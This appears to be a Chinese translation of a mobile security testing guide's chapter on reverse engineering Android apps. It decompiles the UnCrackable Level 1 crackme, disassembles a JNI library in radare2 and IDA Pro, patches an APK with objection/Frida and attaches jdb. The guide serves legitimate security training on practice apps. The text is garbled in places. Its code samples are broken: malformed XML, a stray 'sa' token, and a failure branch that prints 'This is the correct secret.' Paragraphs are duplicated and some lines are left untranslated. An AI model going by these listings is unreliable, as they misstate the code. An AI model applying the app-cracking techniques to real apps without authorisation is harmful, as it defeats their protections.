其他工具实际上是偏好和预算的问题。大量的免费和商用的反汇编程序、反编译程序和具有不同优点和缺点的框架存在。我们将在本章中介绍其中一些。

##### 5.9.1.1.1. 免费搭建逆向工程环境

只要稍加努力，您就可以免费搭建一个合理的基于 GUI 的逆向工程环境。

对于浏览反编译的源码，我们推荐 IntelliJ，这是一个相对轻量级的 IDE，对于浏览代码非常好用，并且可以对反编译的应用进行基本的设备上调试。不过，如果您喜欢笨重、缓慢、复杂的东西，Eclipse 才是适合您的 IDE（基于笔者的个人偏见）。

如果您不介意看 Smali 而不是 Java，您可以使用 IntelliJ 的 smalidea 插件进行调试。Smalidea 支持单步通过字节码和标识符重命名，而且它能观察非命名寄存器，这比 JD+IntelliJ 的设置要强大得多。

apktool 是一款流行的免费工具，它可以直接从 APK 存档中提取和反汇编资源，并将 Java 字节码反汇编为 Smali 格式（Smali/Baksmali 是 Dex 格式的汇编器/反汇编器。apktool 允许您重新组装包，这对打补丁和应用 Android Manifest 的变化很有用。

您可以用 Radare2 和 Angr 等开源逆向工程框架来完成更复杂的任务（如程序分析和自动去伪存真）。在本指南中，您会发现许多这些免费工具和框架的使用实例。

#### 5.9.1.1.2. 商业工具

免费建立逆向工程环境是可能的。然而，也有一些商业替代品。最常用的有：

- JEB 是一款商业化的反编译器，它将 Android 应用的静态和动态分析所需的所有功能打包成一个一体化的包。它是相当可靠的，并包括及时的支持。它有一个内置的调试器，它允许一个高效的工作流程--直接在反编译（和注释）的源码中设置断点是非常宝贵的，特别是对于 ProGuard-obfuscated 字节码。当然，这样的便利性并不便宜，现在 JEB 是通过基于订阅的许可证提供的，您必须每月支付费用才能使用它。
- 付费版的 IDA Pro 兼容 ARM、MIPS、Java 字节码，当然还有 Intel ELF 二进制文件。它还带有 Java 应用程序和本地进程的调试器。凭借其强大的脚本、反汇编和扩展功能，IDA Pro 通常在对本地程序和库进行静态分析时非常好用。然而，它为 Java 代码提供的静态分析设施是相当基本的：您得到了 Smali 反汇编，但没有更多。您不能浏览包和类结构，也不能进行一些操作（如重命名类），这可能会使处理更复杂的 Java 应用程序变得乏味。此外，除非您买得起付费版，否则在反转原生代码时不会有帮助，因为免费版不支持 ARM 处理器类型。

#### 5.9.1.2. 反汇编和反编译

在 Android 应用安全测试中，如果应用仅仅是基于 Java，没有任何原生代码（C/C++代码），那么逆向工程过程相对简单，几乎可以恢复（反编译）所有源代码。在这些情况下，黑盒测试（可以访问编译后的二进制文件，但不能访问原始源代码）可以很接近白盒测试。

但是，如果故意对代码进行混淆（或者应用了一些破坏工具的反编译技巧），则逆向工程过程可能会非常耗时且无济于事。这也适用于包含本机代码的应用程序。它们仍然可以进行逆向工程，但这个过程不是自动化的，需要低层次的细节知识。

### 5.9.1.2.1. 反编译 Java 代码

反编译过程包括将 Java 字节码转换回 Java 源代码。我们将在下面的例子中使用 UnCrackable App for Android Level 1，所以如果您还没有下载它。首先，让我们在设备或模拟器上安装应用程序，然后运行它，看看 crackme 是什么。

```
$ wget https://github.com/OWASP/owasp-mstg/raw/master/Crackmes/Android/Level_01/UnCrackable-Level1.apk
$ adb install UnCrackable-Level1.apk
```

看起来我们应该找到某种密码了！

我们正在查找存储在应用程序中某个地方的秘密字符串，因此下一步是查看内部。首先，解压缩 APK 文件并查看内容。

```
$ unzip UnCrackable-Level1.apk -d UnCrackable-Level1
Archive: UnCrackable-Level1.apk
 inflating: UnCrackable-Level1/AndroidManifest.xml
 inflating: UnCrackable-Level1/res/layout/activity_main.xml
 inflating: UnCrackable-Level1/res/menu/menu_main.xml
 extracting: UnCrackable-Level1/res/mipmap-hdpi-v4/ic_launcher.png
 extracting: UnCrackable-Level1/res/mipmap-mdpi-v4/ic_launcher.png
 extracting: UnCrackable-Level1/res/mipmap-xhdpi-v4/ic_launcher.png
 extracting: UnCrackable-Level1/res/mipmap-xxhdpi-v4/ic_launcher.png
 extracting: UnCrackable-Level1/res/mipmap-xxxhdpi-v4/ic_launcher.png
 extracting: UnCrackable-Level1/resources.arsc
 inflating: UnCrackable-Level1/classes.dex
 inflating: UnCrackable-Level1/META-INF/MANIFEST.MF
 inflating: UnCrackable-Level1/META-INF/CERT.SF
 inflating: UnCrackable-Level1/META-INF/CERT.RSA
```

在标准设置中，所有的 Java 字节码和 app 数据都在 app 根目录的 file classes.dex 中。该文件符合达尔维克可执行格式(DEX)，这是一种特定于 Android 的打包 Java 程序的方式。大多数 Java 反编译程序都是以普通的类文件或者 JAR 作为输入，所以您需要先把 classes.dex 文件转换成 JAR。您可以用 dex2jar 或者 enjarify 来实现。

一旦有了 JAR 文件，就可以使用任何免费的反编译器来生成 Java 代码。在本例中，我们将使用 CFR 反编译器。CFR 正在积极开发中，全新的版本可在作者的网站上找到。CFR 是在 MIT 许可下发布的，因此您可以免费使用它，即使它的源代码不可用。

运行 CFR 最简单的方法是通过 apkx，它还包装 dex2jar 并自动提取、转换和反编译。安装它：

```
$ git clone https://github.com/b-mueller/apkx
$ cd apkx
$ sudo ./install.sh
```

这应该会将 apkx 复制到 /usr/local/bin，并在 UnCrackable-Level1.apk 上运行：

```
$ apkx UnCrackable-Level1.apk
Extracting UnCrackable-Level1.apk to UnCrackable-Level1
Converting: classes.dex -> classes.jar (dex2jar)
dex2jar UnCrackable-Level1/classes.dex -> UnCrackable-Level1/classes.jar
Decompiling to UnCrackable-Level1/src (cfr)
```

现在应该可以在 Uncrackable-Level1/src 目录中找到反编译的源代码。要查看源代码，可以使用一个简单的文本编辑器（最好是语法突显文本编辑器），但是将代码加载到一个 Java IDE 中会使导航更加容易。让我们将代码导入 IntelliJ，它还提供设备上的调试功能。

打开 IntelliJ，在“新建项目”对话框的左侧选项卡中选择“Android”作为项目类型。输入“Uncrackable1”作为应用程序名称，“vantagepoint.sg”作为公司名称。这样就会得到与原始包名相匹配的包名“sg.vantagepoint.uncrackable1”。如果您想在以后将调试器附加到正在运行的应用程序上，使用匹配的包名是很重要的，因为 IntelliJ 使用包名来识别正确的进程。



在下一个对话框中，选择任意的 API 号；实际上您并不想编译项目，所以号码并不重要。点击“next”，选择“Add no Activity”，然后点击“finish”。

创建好项目后，展开左侧的“1：项目”视图，导航到文件夹 app、src、main、java。右击并删除 IntelliJ 创建的默认包“sg.vantagepoint.uncrackable1”。

现在，在文件浏览器中打开 Uncrackable-Level1/src 目录，并将 sg 目录拖到 IntelliJ 项目视图中现在空的 Java 文件夹中（按住“alt”键复制文件夹而不是移动它）。



您最终会得到一个类似于原始 Android Studio 项目的结构，该应用就是从该项目中构建出来的。

请参阅下面的"审查反编译的 Java 代码"一节，了解检查反编译的 Java 代码时如何进行。

### 5.9.1.2.2. 反汇编本地代码

Dalvik 和 ART 都支持 JNI，JNI 为 Java 代码定义了一种与 c/c++ 编写的本地代码交互的方式。与其他基于 linux 的操作系统一样，本机代码被打包(编译)到 ELF 动态库(\*。So)，Android 应用程序在运行时通过 System.load 方法加载它。然而，Android 二进制代码并不依赖于广泛使用的 c 库(比如 glibc)，而是根据一个名为 Bionic 的自定义 libc 构建的。Bionic 增加了对重要的 android 特定服务(如系统属性和日志记录)的支持，并且它不完全兼容 posix。

当逆向包含本地代码的 Android 应用程序时，您必须考虑到 Java 和本地代码 ( JNI ) 之间的这一特殊层。值得注意的是，当反转本地代码时，您需要一个反汇编器。一旦您的二进制文件被加载，您将会看到反汇编，这不容易看成是 Java 代码。

在接下来的例子中，我们将从 OWASP MSTG 资源库中反向 HelloWorld-JNI.apk。在您的模拟器或 Android 设备上安装和运行它是可选的。

```
$ wget https://github.com/OWASP/owasp-mstg/raw/master/Samples/Android/01_HelloWorld-JNI/HelloWord-JNI.apk
```

这个应用程序并不十分引人注目--它所做的只是显示一个带有 "Hello from C++" 文字的标签。这是 Android 在您创建一个支持 C/C++ 的新项目时默认生成的应用--它只需要展示 JNI 调用的基本原理即可。

Decompile the APK with apkx.

```
$ apkx HelloWord-JNI.apk
Extracting HelloWord-JNI.apk to HelloWord-JNI
Converting: classes.dex -> classes.jar (dex2jar)
dex2jar HelloWord-JNI/classes.dex -> HelloWord-JNI/classes.jar
Decompiling to HelloWord-JNI/src (cfr)
```

这会将源代码提取到提取到 HelloWord-JNI/src 目录下。主活动在文件 HelloWord-JNI/src/main/java/helloworldjni/MainActivity.java 中找到。在 onCreate 方法中填充了 "Hello World" 文本视图：

```
public class MainActivity
extends AppCompatActivity {
 static {
 System.loadLibrary("native-lib");
 }
```

```
@Override
protected void onCreate(Bundle bundle) {
 super.onCreate(bundle);
 this.setContentView(2130968603);

 ((TextView)this.findViewById(2131427422)).setText((CharSequence)this.stringFromJNI());
}

public native String stringFromJNI();
```

注意底部的 public native String stringFromJNI 声明。关键字“ native”告诉 Java 编译器这个方法是用本地语言实现的。相应的函数在运行时解析，但只有在加载导出具有预期签名的全局符号的本机库(签名包含包名、类名和方法名)时才解析。在这个例子中，下面的 c 或 c ++ 函数可以满足这个需求：

```
JNIEXPORT jstring JNICALL
Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI(JNIEnv *env, jobject)
```

那么，这个函数的本机实现在哪里呢？如果查看 APK 归档文件的 lib 目录，您将看到个子目录以不同的处理器体系结构命名。这些目录中的每个目录都包含本机库 libnative-lib 的一个版本。所以这是针对处理器架构编译的。当 System.loadLibrary 被调用时，加载程序根据应用程序运行的设备选择正确的版本。

按照上面提到的变数命名原则，您可以期待这个库导出一个叫做

Java\_sg\_vantagepoint\_helloworld\_MainActivity\_stringfromjni 的符号。在 Linux 系统上，可以使用 readelf (包含在 GNU binutils 中)或 nm 检索符号列表。在 Mac OS 上使用 greadelf 工具完成此操作，您可以通过 Macports 或 Homebrew 安装。下面的示例使用了 greadelf：

```
$ greadelf -W -s libnative-lib.so | grep Java
3: 00004e49 112 FUNC GLOBAL DEFAULT 11
Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI
```

You can also see this using radare2's rabin2:

```
$ rabin2 -s HelloWord-JNI/lib/armebi-v7a/libnative-lib.so | grep -i Java
003 0x00000e78 0x00000e78 GLOBAL FUNC 16
Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI
```

这是在调用 stringFromJNI 本机方法时最终执行的本机函数。

要反汇编代码，可以加载 libnative-lib。因此，任何反汇编程序，理解 ELF 二进制(即，任何反汇编程序)。如果应用程序为不同的架构提供二进制文件，理论上您可以选择您最熟悉的架构，只要它与反汇编程序兼容。每个版本都是从同一个源代码编译的，并实现了相同的功能。但是，如果您计划稍后在活动设备上调试库，那么选择一个 ARM 版本通常是明智的。

为了同时支持老版本和新版本的 ARM 处理器，Android 应用程序提供了针对不同应用二进制接口版本编译的多个 ARM 版本。ABI 定义了应用程序的机器代码在运行时应该如何与系统交互。支持下列基准参数：

- armeabi : ABI 用于至少支持 ARMv5TE 指令集的基于 ARM 的 CPU。
- armeabi-v7a : 此 ABI 扩展了 armeabi，以包括多个 CPU 指令集扩展。
- arm64-v8a : ABI，用于支持新的 64 位 ARM 体系结构 AArch64 的基于 ARMv8 的 CPU。

为了同时支持老版本和新版本的 ARM 处理器，Android 应用程序提供了针对不同应用二进制接口版本编译的多个 ARM 版本。ABI 定义了应用程序的机器代码在运行时应该如何与系统交互。支持下列基准参数：

- armeabi:ABI 适用于至少支持 ARMv5TE 指令集的基于 arm 的 cpu。
- armeabi-v7a:这个 ABI 扩展了 armeabi，包括几个 CPU 指令集扩展。
- arm64-v8a:支持新的 64 位 ARM 架构 AArch64 的基于 armv8 的 cpu 的 ABI。

大多数反汇编程序可以处理这些体系结构中的任何一个。下面，我们将查看 armeabi-v7a 版本(位于 HelloWord-JNI/lib/armv7a/libnative-lib 中)。在 radare2 和 IDA Pro。请参阅下面的“审查反汇编的本机代码”一节，了解在检查反汇编的本机代码时如何进行操作。

#### 5.9.1.2.2.1. radare2

要打开 radare2 中的文件，只需运行 r2-a HelloWord-JNI/lib/armv7a/libnative-lib。所以，“Android 基本安全测试”章节已经介绍 radare2。请记住，您可以在加载二进制文件后立即使用标志 -a 来运行 aaa 命令，以便分析所有引用的代码。

```
$ r2 -A HelloWord-JNI/lib/armv7a/libnative-lib.so
```

```
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Finding xrefs in noncode section with anal.in=io.maps
```

```
[x] Analyze value pointers (aav)
[x] Value from 0x00000000 to 0x00001dcf (aav)
[x] 0x00000000-0x00001dcf in 0x0-0x1dcf (aav)
[x] Emulate code to find computed references (aae)
[x] Type matching analysis for all functions (aaft)
[x] Use -AA or aaaa to perform additional experimental analysis.
-- Print the contents of the current block with the 'p' command
[0x00000e3c]>
```

请注意，对于较大的二进制文件，直接从标志 a 开始可能非常耗时，也没有必要。根据您的目的，您可以打开二进制文件而不使用这个选项，然后应用一些不那么复杂的分析，比如 aa 或者一些更具体的分析类型，比如 aa (对所有函数的基本分析)或 aac (分析函数调用)中提供的分析。记得一直打字吗？获取帮助或将其附加到命令，以查看更多的命令或选项。例如：如果您输入 aa 您会得到完整的分析指令列表。

```
[0x00001760]> aa?
Usage: aa[0*?] # see also 'af' and 'afna'
| aa alias for 'af@@@ sym.*;af@entry0;afva'
| aaa[?] autoname functions after aa (see afna)
| aab abb across bin.sections.rx
| aac [len] analyze function calls (af @@ `pi len~call[1]`)
| aac* [len] flag function calls without performing a complete analysis
| aad [len] analyze data references to code
| aae [len] ([addr]) analyze references with ESIL (optionally to address)
| aaf[e|t] analyze all functions (e anal.hasnext=1;afr @@c:isq) (aafe=aef@@@f)
| aaF [sym*] set anal.in=block for all the spaces between flags matching glob
| aaFa [sym*] same as aaF but uses af/a2f instead of af+/afb+ (slower but more
accurate)
| aai[j] show info of all analysis parameters
| aan autoname functions that either start with fcn.* or sym.func.*
| aang find function and symbol names from golang binaries
| aao analyze all objc references
| aap find and analyze function preludes
| aar[?] [len] analyze len bytes of instructions for references
| aas [len] analyze symbols (af @@@ `isq~[0]`)
| aaS analyze all flags starting with sym. (af @@ sym.*)
| aat [len] analyze all consecutive functions in section
| aaT [len] analyze code after trap-sleds
| aau [len] list mem areas (larger than len bytes) not covered by functions
| aav [sat] find values referencing a specific section or map
```

关于 radare2 和其他反汇编程序，比如 IDA Pro，有一件事值得注意。以下引用自 radare2 博客 (<http://radare.today/>)的一篇文章 pretty 对此进行了总结。


代码分析不是一个快速的操作，甚至不可预测或者需要线性时间来处理。这使得启动时间变得相当繁重，而不像默认情况下那样只是加载头和字符串信息。

习惯了 IDA 或者 Hopper 的人只是加载二进制文件，出去煮咖啡，然后当分析完成后，他们开始进行手工分析，以了解程序在做什么。的确，这些工具在后台执行分析，并且 GUI 没有被阻塞。但是这需要大量的 CPU 时间，r2 的目标是在更多的平台上运行，而不仅仅是在高端的桌面计算机上。

说到这里，请看 "回顾拆解的本地代码"一节，了解 radare2 如何帮助我们更快地执行我们的反转任务。例如：获取一个特定函数的反汇编是一个微不足道的任务，可以通过一个命令来执行。

#### 5.9.1.2.2.2. IDA Pro

如果您拥有 IDA Pro 许可证，打开文件，在 "加载新文件"对话框中，选择 "ELF for ARM (Shared Object)"作为文件类型(IDA 应该会自动检测到)，"ARM Little-Endian"作为处理器类型。



遗憾的是，免费版的 IDA Pro 不支持 ARM 处理器类型。

## 5.9.2. 静态分析

对于白盒源代码测试，您需要一个类似于开发者的设置，包括一个包含 Android SDK 和 IDE 的测试环境。建议使用物理设备或模拟器（用于调试应用程序）。

在黑盒测试期间，您将无法获得源代码的原始形式。您通常会有 Android 的.apk 格式的应用包，可以安装在 Android 设备上，或者按照 "反汇编和反编译"一节中的解释进行逆向工程。

### 5.9.2.1. 手工（逆向）代码检查

#### 5.9.2.1.1. 审核反编译 Java 代码

按照 "反编译 Java 代码"中的例子，我们假设您已经在 IntelliJ 中成功反编译并打开了 crackme 应用。一旦 IntelliJ 对代码进行了索引，您就可以像浏览其他 Java 项目一样浏览它。请注意，许多反编译的包、类和方法都有奇怪的单字母名称；这是因为字节码在构建时已经用 ProGuard 进行了"最小化"。这是一种基本的混淆类型，它使字节码变得更难读，但对于像这样一个相当简单的应用

程序，它不会让您感到头痛。然而，当您分析一个更复杂的应用程序时，它可能会变得相当烦人。

在分析混淆代码时，边走边注释类名、方法名和其他标识符是一种很好的做法。打开包 sg.vantagepoint.uncrackable1 中的 MainActivity 类。当您点击 "验证" 按钮时，就会调用方法验证。这个方法将用户的输入传递给一个名为 a.a 的静态方法，该方法返回一个布尔值。似乎 a.a 验证用户输入是合理的，所以我们将重构代码以反映这一点。

```

> <EditText android:id="@+id/editText1"
 android:layout_width="wrap_content"
 android:layout_height="wrap_content"/>
 android:hint="Enter the correct secret"
 android:inputType="text"/>
 android:maxLength="10"/>
 android:padding="10dp"/>
 android:text=""

 <Button android:id="@+id/button1"
 android:layout_width="wrap_content"
 android:layout_height="wrap_content"/>
 android:onClick="checkInput"/>
 android:text="Check"/>
</RelativeLayout>

```

右键点击类名(a.a 中的第一个 a)，从下拉菜单中选择 Refactor -> Rename(或按 Shift-F6)。将类名改成一些更有意义的名字，因为到目前为止您对这个类的了解。例如：您可以称它为 "Validator"(您可以随时修改这个名字)。a.a 现在变成了 Validator.a。

```

public void onClick(View v) {
 EditText editText = (EditText) findViewById(R.id.editText1);
 AlertDialog alertDialog = new AlertDialog.Builder(this).create();
 if (Validator.checkInput(editText.getText().toString())) {
 alertDialog.setMessage("Success!");
 alertDialog.setNeutralButton("Ok", null);
 alertDialog.show();
 } else {
 alertDialog.setMessage("This is the correct secret.");
 }
}

```

恭喜您，您刚刚学会了静态分析的基本原理！它完全是关于理论化、注释和逐步修改关于被分析程序的理论，直到您完全理解它，或者，至少，理解得足以让您达到任何您想要的效果。

Next, Ctrl+click (or Command+click on Mac) on the check\_input method. This takes you to the method definition. The decompiled method looks like this:

```

public static boolean check_input(String string) {
 byte[] arrby =
Base64.decode((String)"5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2G0c=", (int)0);
 byte[] arrby2 = new byte[0];
 try {
 arrby = sg.vantagepoint.a.a.a(Validator.b("8d127684cbc37c17616d806cf50473cc"),
arrby);
 arrby2 = arrby;
 }sa
 catch (Exception exception) {
 Log.d((String)"CodeCheck", (String)(("AES error:" + exception.getMessage())));
 }
 if (string.equals(new String(arrby2))) {

```

```

 return true;
 }
 return false;
}

```

所以，您有一个 Base64 编码的字符串，传递给软件包 sg.vantagepoint.a.a 中的函数 a（同样，所有的东西都叫 a），同时还有一些看起来很可疑的东西，像一个十六进制编码的加密密钥（16 个十六进制字节=128bit，一个常见的密钥长度）。这个特殊的 a 到底有什么作用呢？按住 Ctrl 键就可以知道了。

```

public class a {
 public static byte[] a(byte[] object, byte[] arrby) {
 object = new SecretKeySpec((byte[])object, "AES/ECB/PKCS7Padding");
 Cipher cipher = Cipher.getInstance("AES");
 cipher.init(2, (Key)object);
 return cipher.doFinal(arrby);
 }
}

```

现在您有了头绪：它只是一个标准的 AES-ECB。看起来存储在 check\_input 的 arrby1 中的 Base64 字符串是一个密文。用 128 位 AES 对其进行解密，然后与用户输入进行比较。作为额外的任务，尝试解密提取的密文并找到密码值！

获得解密字符串的更快方法是添加动态分析。我们稍后会重温 UnCrackable App for Android 第 1 级的内容，来展示如何操作（例如在调试部分），所以先不要删除项目！

#### 5.9.2.1.2. 审查反汇编后的本地代码

按照“反汇编本机代码”的示例，我们将使用不同的反汇编程序来检查反汇编的本机代码。

##### 5.9.2.1.2.1. radare2

一旦您在 radare2 中打开您的文件，您应该首先得到您正在寻找的函数的地址。您可以通过列出或获取关于某些关键字的符号 s (is) 和 grepping (~ radare2 的内置 grep) 的信息 i 来做到这一点，在我们的例子中，我们正在寻找 JNI 相关的符号，因此我们输入“Java”：

```

$ r2 -A HelloWord-JNI/lib/armabi-v7a/libnative-lib.so
...
[0x00000e3c]> is~Java
003 0x00000e78 0x00000e78 GLOBAL FUNC 16
Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI

```

The method can be found at address 0x00000e78. To display its disassembly simply run the following commands:

```
[0x00000e3c]> e emu.str=true;
[0x00000e3c]> s 0x00000e78
[0x00000e78]> af
[0x00000e78]> pdf
(fcn) sym.Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI 12
 sym.Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI (int32_t arg1);
 ; arg int32_t arg1 @ r0
 0x00000e78 ~ 0268 ldr r2, [r0] ; arg1
 ;-- aav.0x00000e79:
 ; UNKNOWN XREF from aav.0x00000189 (+0x3)
 0x00000e79 unaligned
 0x00000e7a 0249 ldr r1, aav.0x00000f3c ; [0xe84:4]=0xf3c
aav.0x00000f3c
 0x00000e7c d2f89c22 ldr.w r2, [r2, 0x29c]
 0x00000e80 7944 add r1, pc ; "Hello from C++" section..rodata
 0x00000e82 1047 bx r2
```

让我们来解释一下前面的命令：

- `e emu.str=true;` 启用了 radare2 的字符串仿真。有了它，我们可以看到我们正在寻找的字符串 ("Hello from C++")。
- `s 0x00000e78` 是对我们的目标函数所在的地址 `s 0x00000e78` 的寻求。我们这样做是为了使以下命令适用于这个地址。
- `pdf` 是指打印功能的反汇编。

使用 radare2，您可以通过使用 `flags -qc '<commands>'` 快速运行命令并退出。从前面的步骤中，我们已经知道要做什么，我们将把所有内容简单地组合在一起：

```
$ r2 -qc 'e emu.str=true; s 0x00000e78; af; pdf' HelloWord-JNI/lib/armv7a/libnative-lib.so
```

```
(fcn) sym.Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI 12
 sym.Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI (int32_t arg1);
 ; arg int32_t arg1 @ r0
 0x00000e78 0268 ldr r2, [r0] ; arg1
 0x00000e7a 0249 ldr r1, [0x00000e84] ; [0xe84:4]=0xf3c
 0x00000e7c d2f89c22 ldr.w r2, [r2, 0x29c]
 0x00000e80 7944 add r1, pc ; "Hello from C++" section..rodata
 0x00000e82 1047 bx r2
```


请注意，在这种情况下，我们不是以 -a 标志不运行 aaa 作为开始。相反，我们只是告诉 radare2 使用 analyze function af 命令来分析这个函数。这种情况下，我们可以加快工作流程，因为我们专注于应用程序的某些特定部分。

### 5.9.2.1.2.2. IDA Pro

我们假设您已经在 IDA pro 中成功打开了 lib/armeabi-v7a/libnative-lib.so。文件加载完毕后，点击进入左侧的 "函数" 窗口，按 Alt+t 键打开搜索对话框。输入 "java" 并按回车键。这将突出显示 Java\_sg\_vantagepoint\_helloworld\_MainActivity\_stringFromJNI 函数。双击该函数以跳转到其在反汇编窗口中的地址。"Ida View-A" 现在应该显示函数的反汇编代码。



虽然代码不多，但是您应该分析一下。首先您需要知道的是，传递给每个 JNI 函数的第一个参数是一个 JNI 接口指针。接口指针就是一个指针的指针。这个指针指向一个函数表：一个由更多指针组成的数组，每一个指针都指向一个 JNI 接口函数（您的脑袋是不是转晕了？函数表由 Java 虚拟机初始化，并允许本地函数与 Java 环境交互。



考虑到这一点，我们来看看每一行汇编代码。

LDR R2, [R0]

记住：第一个参数（在 R0 中）是指向 JNI 函数表指针的指针。LDR 指令将这个函数表指针加载到 R2 中。

LDR R1, =aHelloFromC

这条指令将字符串 "Hello from C++" 的 PC 相关偏移量加载到 R1 中。请注意，这个字符串直接出现在偏移量 0xe84 的函数块结束之后。相对于程序计数器的寻址允许代码独立于其在内存中的位置运行。

LDR.W R2, [R2, #0x29C]

该指令将函数指针从偏移量 0x29C 加载到 R2 指向的 JNI 函数指针表中。这是新的 stringutf 函数。您可以查看 jni.h 中的函数指针列表，它包含在 Android NDK 中。函数原型看起来像这样：

```
jstring (*NewStringUTF)(JNIEnv*, const char*);
```

该函数接受两个参数：JNIEnv 指针（已经在 R0 中）和一个 String 指针。接下来，将 PC 的当前值添加到 R1，生成静态字符串“Hello from c ++”(PC + offset)的绝对地址。

ADD R1, PC

最后，程序执行一个分支指令到加载到 R2 中的 NewStringUTF 函数指针：

BX R2

当这个函数返回时，R0 包含一个指向新构造的 UTF 字符串的指针。这是最终的返回值，所以 R0 保持不变，函数返回。

### 5.9.2.2. 自动化静态分析

您应该使用工具进行高效的静态分析。它们允许测试人员专注于更复杂的业务逻辑。有大量的静态代码分析器可供选择，从开源扫描器到完整的企业级扫描器。最好的工具取决于预算、客户要求和测试人员的喜好。

一些静态分析器依赖于源代码的可用性；另一些则将编译后的 APK 作为输入。请记住，静态分析器可能无法自行找到所有问题，即使它们可以帮助我们关注潜在的问题。仔细审查每一个发现，并尝试了解应用程序正在做什么，以提高发现漏洞的机会。

正确配置静态分析器，以减少误报的可能性。并且可能在扫描中只选择几个漏洞类别。否则，静态分析器生成的结果可能会让人无所适从，如果您必须手动调查一份大型报告，您的努力可能会适得其反。

有几个开源工具可以对 APK 进行自动化安全分析。

- QARK
- Androbugs
- JAADAS

- MobSF

关于企业级工具，请参见“测试工具”章节中的“静态源码分析”部分。

### 5.9.3. 动态分析

动态分析通过执行和运行应用程序二进制，并分析其工作流程是否存在漏洞来测试移动应用程序。例如：关于数据存储的漏洞有时可能在静态分析中很难发现，但在动态分析中，您可以很容易地发现哪些信息是持久存储的，以及信息是否得到了适当的保护。除此之外，动态分析还能让测试人员正确识别。

- 业务逻辑缺陷。
- 测试环境中的漏洞。
- 输入验证较弱，输入/输出编码不佳，因为它们是通过一个或多个服务处理的。

在评估应用程序时，可以使用自动化工具(如 MobSF)来辅助分析。可以通过侧装、重新打包或简单地攻击已安装的版本来评估应用程序。

#### 5.9.3.1. Non-Rooted 设备动态分析

Non-Rooted 设备为测试人员提供了两个好处：

- 复制应用程序要运行的环境。
- 借助 Objective 等工具，您可以对应用程序进行修补，以便像在根设备上一样对其进行测试（当然，您会被囚禁在某个应用程序中）。

为了动态地分析应用程序，您还可以依赖于使用 Frida 的 objective。但是，为了能够在非根设备上使用异议，您必须执行另外一步骤：修补 APK 以包含 Frida gadget 库。异议然后通过安装的 Frida 小工具使用 PythonAPI 与手机进行通信。

为了完成此任务，可以使用以下命令设置和运行：

# Download the Uncrackable APK

# 下载不可破解的 APK。

```
$ wget https://raw.githubusercontent.com/OWASP/owasp-mstg/master/Crackmes/Android/Level_01/UnCrackable-Level1.apk
Patch the APK with the Frida Gadget
```

```
用 Frida 小工具修补 APK。
$ objection patchapk --source UnCrackable-Level1.apk
Install the patched APK on the android phone

在安卓手机上安装打过补丁的 APK。
$ adb install UnCrackable-Level1.objection.apk
After running the mobile phone, objection will detect the running frida-server through the APK

在手机上运行后，Objective 将通过 APK 检测正在运行的 frida 服务器。
$ objection explore
```

### 5.9.3.2. 调试

到目前为止，您一直在使用静态分析技术，而没有运行目标应用程序。在现实世界中，尤其是在逆转恶意软件或更复杂的应用程序时，纯静态分析是非常困难的。在运行时观察和操作一个应用程序使它更容易破译其行为。接下来，我们将看一下帮助您完成这项工作的动态分析方法。

Android 应用程序支持两种不同类型的调试：使用 Java Debug Wire Protocol (JDWP) 在 Java 运行时级别进行调试，以及在本机层进行基于 Linux/unix 风格的 ptrace 调试，这两种调试对逆向工程师都很有价值。

#### 5.9.3.2.1. 调试 Apps 版本

Dalvik 和 ART 支持 JDWP，JDWP 是调试器和它所调试的 Java 虚拟机 ( VM ) 之间的通信协议。JDWP 是一个标准的调试协议，所有命令行工具和 Java IDE 都支持它，包括 jdb、JEB、IntelliJ 和 Eclipse。Android 对 JDWP 的实现还包括支持 Dalvik Debug Monitor Server ( DDMS ) 实现的额外功能的钩子。

JDWP 调试器可以让您逐步检查 Java 代码，在 Java 方法上设置断点，并检查和修改本地和实例变量。在调试"正常的"Android 应用程序（即不怎么调用本地库的应用程序）时，您将在大多数情况下使用 JDWP 调试器。

在下面的内容中，我们将告诉大家如何仅用 jdb 来解决安卓 1 级不可破解的应用。注意，这并不是解决这个破解 me 的有效方法。其实您可以用 Frida 和其他方法更快地完成，我们会在后面的指南中介绍。不过，这可以作为对 Java 调试器功能的介绍。

#### 5.9.3.2.2. 使用 jdb 调试

adb 命令行工具在"Android 基本安全测试"章节中介绍过。您可以使用它的 adb jdwp 命令来列出在连接设备上运行的所有可调试进程（即托管 JDWP 传输的进程）的进程 id。使用 adb forward

命令，您可以在主机上打开一个监听套接字，并将此套接字的传入 TCP 连接转发到所选进程的 JDWP 传输。

```
$ adb jdwp
12167
$ adb forward tcp:7777 jdwp:12167
```

现在您已经准备好附加 jdb 了。然而，附加调试器会导致应用程序恢复，这是您不想要的。您想让它处于暂停状态，这样您就可以先进行探索。为了防止进程恢复，请在 jdb 中加入暂停命令：

```
$ { echo "suspend"; cat; } | jdb -attach localhost:7777
Initializing jdb ...
> All threads suspended.
>
```

